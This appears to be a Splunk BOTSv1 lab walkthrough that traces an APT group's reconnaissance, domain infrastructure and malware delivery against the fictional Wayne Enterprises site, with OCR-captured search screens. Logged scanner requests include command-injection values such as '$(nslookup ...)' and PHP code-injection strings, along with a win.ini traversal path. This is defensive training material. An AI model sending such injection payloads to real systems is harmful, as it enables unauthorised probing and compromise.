


Now that we know everything worked as expected, let's identify any reconnaissance activities against Wayne Enterprises. As a reminder, the organization's website is **imreallynotbatman.com**.

The first thing we should do is determine the sourcetypes to search. Specifically, we should first determine the sourcetypes that are associated with **imreallynotbatman.com**. We can do so by changing the time range picker to **All time** and submitting the following Splunk search.

```
index=botsv1 imreallynotbatman.com
```

You should see something similar to the below.



To determine the sourcetypes, simply click on **sourcetype** (red rectangle above). You should see the following.

New Search

1 index=botsv1 imreallynotbatman.com

✓ 78,683 events (before 6/10/22 9:42:49.000 AM) No Event Sampling ▼

Events (78,683) Patterns Statistics Visualization

Format Timeline ▼ - Zoom Out + Zoom to Selection × Deselect



List ▼ Format 20 Per Page ▼

< Hide Fields

≡ All Fields

SELECTED FIELDS

a host 4
a part_filename[] 2
a signature 48
a source 4
a sourcetype 4
a src_headers 100+

INTERESTING FIELDS

ack_packets_in 41
ack_packets_out 12
a app 3
a app_proto 1
bytes 100+
bytes_in 100+
bytes_out 100+

sourcetype

4 Values, 100% of events

Selected Yes No

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%
suricata	30,625	38.922%
stream:http	22,200	28.214%
fgt_utm	13,918	17.689%
iis	11,940	15.175%

timestamp: 2016-08-10T16:23:09.473182-0600

Show as raw text

Let's also identify all source addresses. We can do so through the previous search, but this time we will scroll down and click on the **src** field, as follows.

reply_time 100+
a request 100+
request_ack_time 100+
request_time 100+
response_ack_time 100+
response_time 100+
server_rtt 100+
server_rtt_packets 8
server_rtt_sum 100+
a site 39
a splunk_server 1
a src 3
a src_ip 3
a src_mac 1
src_port 100+
status 15
a tag 5
a tag::eventtype 5
a time 100+
time_taken 100+

i Time Event

cached: 0
canceled: 1
capture_hostname: demo-01

src

3 Values, 56.611% of events

Selected Yes No

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%
40.80.148.42	30,166	67.723%
192.168.250.70	11,493	25.802%
23.22.63.114	2,884	6.475%

Content-Type: text/html; charset=UTF-8

Since we are interested in identifying reconnaissance activities, it would be better to focus on the **stream:http** sourcetype. (Stream is a free app for Splunk that collects wire data and can focus on a number of different protocols including smtp, tcp, ip, http and so on.)

```
index=botsv1 imreallynotbatman.com sourcetype=stream:http
```

New Search

1 index=botsv1 imreallynotbatman.com sourcetype=stream:http

✓ 22,200 events (before 6/10/22 9:45:47.000 AM) No Event Sampling ▼

Events (22,200) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

List ▼ Format 20 Per Page ▼

< Hide Fields All Fields

SELECTED FIELDS

- a host 1
- a part_filename[] 2
- a source 1
- a sourcetype 1
- a src_headers 100+

INTERESTING FIELDS

- a accept 9
- # ack_packets_in 41
- # ack_packets_out 12
- # bytes 100+
- # bytes_in 100+
- # bytes_out 100+
- a c_ip 2
- # cached 2
- a capture_hostname 1
- # client_ip 100+

sourcetype

1 Value, 100% of events Selected Yes No

Reports

- Top values
- Top values by time
- Rare values
- Events with this field

Values	Count	%
stream:http	22,200	100%

client_rtt_packets: 0
client_rtt_sum: 0
cs_content_length: 395
cs_content_type: text/html; charset=UTF-8
cs_date: Wed, 10 Aug 2016 22:22:27 GMT
cs_version: 1.1
data_center_time: 0

If we do so, the sources will be narrowed down to two, **40.80.148.42** and **23.22.63.114**. **40.80.148.42** is associated with ~95% of the http traffic, so let's focus on this one for the time being.

An alternative way to identify all sources is the following.


```
index=botsv1 imreallynotbatman.com sourcetype=stream* | stats  
count(src_ip) as Requests by src_ip | sort - Requests
```

New Search	
1 index=botsv1 imreallynotbatman.com sourcetype=stream* stats count(src_ip) as Requests by src_ip sort - Requests	
✓ 22,200 events (before 6/10/22 9:50:49.000 AM) No Event Sampling ▼	
Events	Patterns
Statistics (2)	Visualization
20 Per Page ▼	Format Preview ▼
src_ip ↕	
1	40.80.148.42
2	23.22.63.114

So far, we can only assume that **40.80.148.42** was the IP from where the APT group performed its reconnaissance/scanning activities. We can validate this finding, by checking with Suricata, as follows.

```
index=botsv1 imreallynotbatman.com src_ip=40.80.148.42
sourcetype=suricata
```

We see Suricata logs related to **40.80.148.42**, but no signature field. We can see the signatures by scrolling down, clicking on **more fields** and choosing **signature**. If we do so, the signature field will be visible under the **SELECTED FIELDS** column.



From the Suricata signatures that were triggered, we can conclude that **40.80.148.42** was actually scanning **imreallynotbatman.com**.

We are also interested in knowing our adversary's level of sophistication. So the question that arises is, did the APT group use known or sophisticated scanning techniques? Let's take a look at the submitted requests to answer that.

`index=botsv1 src_ip=40.80.148.42 sourcetype=stream:http`

The detailed request information can be found inside the **src_headers** field.

splunk>enterprise Apps

Search Analytics Datasets Reports

New Search

1 `index=botsv1 src_ip=40.80.148.42 s`

✓ 17,547 events (before 6/10/22 9:52:28.00)

Events (17,547) Patterns Statistics

Format Timeline Zoom Out

< Hide Fields All Fields

SELECTED FIELDS

- a host 1
- a source 1
- a sourcetype 1
- a src_headers 100+

INTERESTING FIELDS

- a accept 8
- # ack_packets_in 12
- # ack_packets_out 6
- # bytes 100+
- # bytes_in 100+
- # bytes_out 100+
- a c_ip 1
- # cached 2
- a capture_hostname 1
- # client_rtt 100+
- # client_rtt_packets 6

src_headers

>100 Values, 100% of events

Selected Yes No

Reports

Top values Top values by time Rare values

Events with this field

Top 10 Values

	Count	%
POST /joomla/index.php/component/search/ HTTP/1.1 Content-Length: 121 Content-Type: application/x-www-form-urlencoded Referer: http://imreallynotbatman.com:80/ Cookie: ae72c62a4936b238523950a4f26f67d0=v7ikb3m59romokqm biet3vphv3 Host: imreallynotbatman.com Connection: Keep-alive Accept-Encoding: gzip,deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21 Acunetix-Product: WVS/10.0 (Acunetix Web Vulnerability Scanner - Free Edition) Acunetix-Scanning-agreement: Third Party Scanning PROHIBITED Acunetix-User-agreement: http://www.acunetix.com/wvs/disc.htm Accept: */*	88	0.502%
POST /joomla/index.php/component/search/ HTTP/1.1 Content-Length: 116 Content-Type: application/x-www-form-urlencoded Referer: http://imreallynotbatman.com:80/ Cookie: ae72c62a4936b238523950a4f26f67d0=v7ikb3m59romokqm biet3vphv3 Host: imreallynotbatman.com Connection: Keep-alive Accept-Encoding: gzip,deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21 Acunetix-Product: WVS/10.0 (Acunetix Web Vulnerability Scanner - Free Edition) Acunetix-Scanning-agreement: Third Party Scanning PROHIBITED Acunetix-User-agreement: http://www.acunetix.com/wvs/disc.htm Accept: */*	84	0.479%

The APT group utilized an instance of the reputable [Acunetix](#) vulnerability scanner.

We could have also identified the usage of this tool by looking for uncommon user agents.

```
# date_zone 1
a dest_content 100+
a dest_headers 100+
a dest_ip 2
a dest_mac 2
# dest_port 2
# duplicate_packets_in 7
# duplicate_packets_out 12
a endtime 100+
a form_data 100+
a http_comment 100+
# http_content_length 100+
a http_content_type 13
a http_method 6
a http_referrer 97
a http_user_agent 51
a index 1
# linecount 1
a location 100+
# missing_packets_in 2
# missing_packets_out 3
a network_interface 1
# packets_in 14
# packets_out 11
a punct 64
# reply_time 100+
a request 100+
# request_ack_time 100+
# request_time 67
# response_ack_time 100+
```

```
response_ack_time: 81/69
response_time: 0
```

http_user_agent

51 Values, 99.903% of events

Selected

Reports

[Top values](#)
[Top values by time](#)
[Rare values](#)

Events with this field

Top 10 Values

	Count	%
Mozilla/5.0 (Windows NT 6.1; WOW64)	17,420	99.372%
AppleWebKit/537.21 (KHTML, like Gecko)		
Chrome/41.0.2228.0 Safari/537.21		
Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	61	0.348%
!((())&&! * *	1	0.006%
";print(md5(acunetix_wvs_security_test));\$a="	1	0.006%
\$(nslookup 0GlaVBmt)	1	0.006%
`\${10000071+9999854}	1	0.006%
`\${@print(md5(acunetix_wvs_security_test))}	1	0.006%
`\${@print(md5(acunetix_wvs_security_test))}\	1	0.006%
&nslookup 40z0JB6D&'\"'0&nslookup 40z0JB6D&''	1	0.006%
'"	1	0.006%

We can easily identify which server was the target through the same search and the **dest** field.

```
# date_second 60
a date_wday 1
# date_year 1
# date_zone 1
a dest_content 100+
a dest_headers 100+
a dest_ip 2
a dest_mac 2
# dest_port 2
# duplicate_packets_in 7
# duplicate_packets_out 12
a endtime 100+
a form_data 100+
a http_comment 100+
# http_content_length 100+
a http_content_type 13
```

dest_ip

2 Values, 100% of events

Selected

Reports

[Top values](#)
[Top values by time](#)
[Rare values](#)

Events with this field

Values

	Count	%
192.168.250.70	17,546	99.994%
192.168.250.40	1	0.006%

X-Powered-By: PHP/5.5.38
Date: Wed, 10 Aug 2016 22:22:27 GMT
Content-Length: 395

The target was obviously **192.168.250.70**.

If we want to have a closer look at what has been requested by the APT group, we can do that as follows.

```
index=botsv1 dest_ip=192.168.250.70 sourcetype=stream:http
```

The URLs being requested can be found inside the **uri** field.

```
# response_time 100+
a sc_date 100+
a server 2
# server_rtt 100+
# server_rtt_packets 8
# server_rtt_sum 100+
a site 93
a splunk_server 1
a src_content 100+
a src_ip 3
a src_mac 1
# src_port 100+
# status 12
# time_taken 100+
# timeendpos 1
a timestamp 100+
# timestartpos 1
a transport 1
a uri 100+
a uri_path 100+
```

32 more fields
+ Extract New Fields

The screenshot shows a Splunk search interface. The main panel displays a list of events with columns for 'i', 'Time', and 'Event'. The 'Event' column shows details for a GET request to 192.168.250.70, including headers like 'Host', 'Accept-Charset', and 'Accept-Language'. A modal window titled 'uri' is open, showing a summary of the field and a table of the top 10 values.

uri

>100 Values, 94.604% of events

Selected

Reports

Top values | Top values by time | Rare values

Events with this field

Top 10 Values	Count	%
/joomla/index.php/component/search/	11,928	62.186%
/joomla/administrator/index.php	1,248	6.506%
/joomla/index.php	787	4.103%
/	675	3.519%
/joomla/agent.php	194	1.011%
/windows/win.ini	24	0.125%
/joomla/media/jui/js/jquery-noconflict.js	17	0.089%
	14	0.073%
/joomla/media/system/js/html5fallback.js	13	0.068%
/joomla/templates/protostar/js/template.js	13	0.068%

We are also interested in successful page loads. We can identify them, as follows.

```
index=botsv1 dest_ip=192.168.250.70 sourcetype=stream:http|
timechart count by uri limit=10
```


Search | Splunk 8.2.6

demo.lne.local:8000/en-US/app/search/search?q=search index%3Dbotsv1 dest_ip%3D192.168.250.70 sourcetype%3Dstream%3Ahttp| timechart count by uri limit%3D10

New Search

1 index=botsv1 dest_ip=192.168.250.70 sourcetype=stream:http| timechart count by uri limit=10

✓ 20,275 events (before 6/10/22 9:57:20.000 AM) No Event Sampling

Events Patterns **Statistics (15)** Visualization

20 Per Page ✓ Format Preview

_time	/administrator/index.php	/joomla/agent.php	/joomla/index.php	/joomla/index.php/component/search	/joomla/media/js/jquery-noconflict.js	/joomla/media/system/js/html5fallback.js	/joomla/templates/protostar/js/template.js	/windows/win.ini	VALUE	OTHER	NULL
1 2016-08-10	572	1248	194	787	11928	18	13	13	24	13	4157 1894
2 2016-08-11	0	0	0	0	0	0	0	0	0	0	0
3 2016-08-12	0	0	0	0	0	0	0	0	0	0	0
4 2016-08-13	0	0	0	0	0	0	0	0	0	0	0
5 2016-08-14	0	0	0	0	0	0	0	0	0	0	0
6 2016-08-15	0	0	0	0	0	0	0	0	0	0	0
7 2016-08-16	0	0	0	0	0	0	0	0	0	0	0
8 2016-08-17	0	0	0	0	0	0	0	0	0	0	0
9 2016-08-18	0	0	0	0	0	0	0	0	0	0	0
10 2016-08-19	0	0	0	0	0	0	0	0	0	0	0
11 2016-08-20	0	0	0	0	0	0	0	0	0	0	0
12 2016-08-21	0	0	0	0	0	0	0	0	0	0	0
13 2016-08-22	0	0	0	0	0	0	0	0	0	0	0
14 2016-08-23	0	0	0	0	0	0	0	0	0	0	0
15 2016-08-24	183	0	0	0	0	0	0	0	0	1	118 0

desktop 1 15:27

We could have achieved similar results through the **iis** sourcetype, as follows. (This time we are using a transformational search command called **stats** that will allow us to count the number of events grouped by URI.)

```
index=botsv1 sourcetype=iis sc_status=200 | stats
values(cs_uri_stem)
```

New Search

```
1 index=botsv1 sourcetype=iis sc_status=200 | stats values(cs_uri_stem)
```

✓ 7,413 events (before 6/10/22 9:57:49.000 AM) No Event Sampling ▼

Events Patterns **Statistics (1)** Visualization

20 Per Page ▼ ✎ Format Preview ▼

values(cs_uri_stem) ↕

```
1 /
/*~0*/a.aspx
/*~1*/a.aspx
/joomla/
/joomla/administrator/
/joomla/administrator/components/com_extplorer/fetchscript.php
/joomla/administrator/components/com_extplorer/images/_accept.png
/joomla/administrator/components/com_extplorer/images/_archive.png
/joomla/administrator/components/com_extplorer/images/_bookmark_add.png
/joomla/administrator/components/com_extplorer/images/_chmod.png
/joomla/administrator/components/com_extplorer/images/_down.png
/joomla/administrator/components/com_extplorer/images/_edit.png
/joomla/administrator/components/com_extplorer/images/_editcopy.png
/joomla/administrator/components/com_extplorer/images/_editdelete.png
/joomla/administrator/components/com_extplorer/images/_extract.gif
/joomla/administrator/components/com_extplorer/images/_filefind.png
/joomla/administrator/components/com_extplorer/images/_filenew.png
/joomla/administrator/components/com_extplorer/images/_fonts.png
/joomla/administrator/components/com_extplorer/images/_help.png
/joomla/administrator/components/com_extplorer/images/_home.png
/joomla/administrator/components/com_extplorer/images/_move.png
/joomla/administrator/components/com_extplorer/images/_reload.png
/joomla/administrator/components/com_extplorer/images/_up.png
```

You may be wondering why we aren't specifying **192.168.250.70**. This is because if we submit the below and check the host field, we will find only one host, **we1149srv**. This host's IP address is **192.168.250.70**

```
index=botsv1 sourcetype=iis
```




```
# date_minute 50
a date_month 1
# date_second 60
a date_wday 1
# date_year 1
# date_zone 1
a index 1
# linecount 1
a s_ip 2
# s_port 2
# sc_status 11
# sc_substatus 5
# sc_win32_status 4
a splunk_server 1
a time 100+
# time_taken 100+
```

6	8/24/16	2016-08-24 16:37:05	192.168.250.70	GET	/xsql/demo/airport/airport.xsql	x
4:37:05.000 PM host = we1149srv source = C:\inetpub\logs\LogFiles\W3SVC1\w_ex160824.log						
s_ip						
2 Values, 99.996% of events				Selected Yes No		
Reports						
Top values		Top values by time		Rare values		
Events with this field						
Values	Count	%				
192.168.250.70	22,613	99.996%				
500	1	0.004%				
4:37:05.000 PM host = we1149srv source = C:\inetpub\logs\LogFiles\W3SVC1\w_ex160824.log						

Below are our findings so far.

IP Scanning the Web Server: 40.80.148.42
 Web Vulnerability Scanner: Acunetix
 Which Web Server?: 192.168.250.70/Joomla




 IP: 40.80.148.42

Vulnerability Scan
 Acunetix



imreallynotbatman.com
 IP: 192.168.250.70

Task 2: Identify any weaponization activities on your network

At this point, we need to understand that Splunk is not panacea. During our investigations, not every answer can be

found within the SIEM. There will be times when we will need to pivot from the SIEM to other internal or open sources to find answers.

We are interested in identifying domains that are pre-staged to attack Wayne Enterprises.

We gave the **40.80.148.42** IP address a good look through Splunk. Let's do the same for **23.22.63.114** but through open sources since Splunk doesn't contain too much information about it.

If we go to an open source like <http://www.robtex.com> and submit the **23.22.63.114** IP, we will come across the following.

The screenshot shows a web browser window with the URL <https://www.robtex.com/ip-lookup/23.22.63.114>. The page displays the IP address 23.22.63.114 at the top. Below this, there are two main sections: 'THREATMINER' and 'SHARED'. The 'THREATMINER' section indicates threat information such as virus etc, with the source being Threatminer. The 'SHARED' section shows related hostnames and IP numbers. It is divided into two columns: 'Using as IP number' and 'IP numbers used in conjunction'. The 'Using as IP number' column lists several domains: wanecorpinc.com, wayncorpinc.com, waynecorinc.com, waynecorpnc.com, wayneorpinc.com, wayneorpinc.com, wynecorpinc.com, and ec2-23-22-63-114.compute-1.amazonaws.com. The 'IP numbers used in conjunction' column shows the IP 162.255.119.248. Both columns indicate the number of results shown (8 for the first column and 1 for the second).

Using as IP number	IP numbers used in conjunction
wanecorpinc.com	162.255.119.248
wayncorpinc.com	
waynecorinc.com	
waynecorpnc.com	
wayneorpinc.com	
wayneorpinc.com	
wynecorpinc.com	
ec2-23-22-63-114.compute-1.amazonaws.com	
8 results shown.	1 results shown.

As we can see, this IP has a number of other domain names associated with it. These domain names are most probably phishing domains since their name is similar to the organization we work for, **Wayne Enterprises**.

Open sources like <https://threatcrowd.org> and <https://www.virustotal.com> can provide us with additional information.

REVERSE DNS

Domain	Date
wayncorpinc.com	2019-03-22
waynecorinc.com	2019-03-22
waynecrpinc.com	2019-03-22
wayneorpinc.com	2019-03-22
wynecorpinc.com	2019-03-22
wanecorpinc.com	2019-03-21
23.22.63.114	2019-03-07
ec2-23-22-63-114.compute-1.amazonaws.com	2019-02-27
waynecorpnc.com	2019-01-25
p01s0n1vy.com	2018-07-09
www.p01s0n1vy.com	2018-06-24
prankglassinebracket.jumpingcrab.com	2018-05-06

For example, through threatcrowd.org, we identified additional domains associated with the APT group we are dealing with by simply submitting the **23.22.63.114** IP.

Remember when we talked about whois information and how attackers leverage them for targeted attacks? Well, let's give attackers a taste of their own poison, by checking the whois information of every associated domain.


While checking the whois information of **wayncorpinc.com** we come across the following.

Wayncorpinc.com			
Wayncorpinc			
Wayncorpinc.com is 2 years and 7 months old (current registration since			
Technicals Datas			
IP : 23.22.63.114			
IP-based Geolocation of Wayncorpinc.com :  United States Virginia			
DNS Status : Online			
Whois	DNS	Sites on same IP	Comments
Registrant			
Name	Lillian Rose	has registred 10 domains	
Organization	Toxicodendron Inc	has registred 8 domains	
Email	lillian@po1s0n1vy.com	has registred 8 domains	

We can then proceed to reverse email searches and possibly identify additional infrastructure associated with the APT group. Find an example of a reverse email search below.

<https://www.threatcrowd.org/email.php?email=LILLIAN.ROSE@PO1S0N1VY.COM>

Here are our findings so far:



Task 3: Identify any delivery activities on your network

We need to know as much as possible about this APT group's TTPs and used malware, so let's dig deeper through open sources.

<https://www.threatminer.org> has a great capability of including related malware samples when searching for information about an IP address. This is what we will come across while searching for information about **23.22.63.114** on **threatminer.org**.

MD5	Detections	Analysis Date
39eecefa9a13293a93bb20036eaf1f5e	N/A	2019-02-12 17:13:29
c99131e0169171935c5ac32615ed6261	ALYac	Trojan.GenericKD.3470547
	AVG	Agent5.APHV
	AVware	Trojan.Win32.Generic!BT
	Ad-Aware	Trojan.GenericKD.3470547
	AegisLab	Agent5.Aphv.Genlc

We can then submit these MD5 hashes to open sources like threatminer, VirusTotal or hybrid-analysis.com to identify additional metadata about the sample(s).

Sample: c99131e0169171935c5ac32615ed6261


Note: if you are new to ThreatMiner, check out the [how-to](#) page to find out how you can get the most out of this portal.

Search for domains, IPs, MD5[SHA1][SHA256, email address or ssl(ssl:), user-agent(ua:), AV family(av:), filename (filename:), URI (uri:), registry (reg:), mutex (mutex:)... C

Metadata	
File name:	MirandaTateScreensaver.scr.exe
File type:	PE32 executable (console) Intel 80386, for MS Windows
File size:	494080 bytes
Analysis date:	2016-09-01 09:03:44
MD5:	c99131e0169171935c5ac32615ed6261
SHA1:	bc927ff06263351f43db8dec88e4b08485e07996
SHA256:	9709473ab351387aab9e816eff3910b9f28a7a70202e250ed46dba8f820f34a8
SHA512:	8fb3b09541b021e06eeec455876526607114adb547eacb7556d578c08959154b80f01bac905383a5eb4c8a9091a3fb14dc13badc36a05ea7718bf4b1053f2fdb
SSDEEP:	12288:JCy+DdcUrY4tO3Rc5F5H8q3/HSaRanZ0:Jj+COpO3Rc5F5H8q3/yaRaZ0
IMPHASH:	fae2c8486a11f609323cc15c0ee838cf

The APT group may create mutants, so hashes may not prove useful. We should note down that filename though in case they keep that.

Below are our findings so far.




Task 4: Identify any exploitation activities on your network through Splunk searches

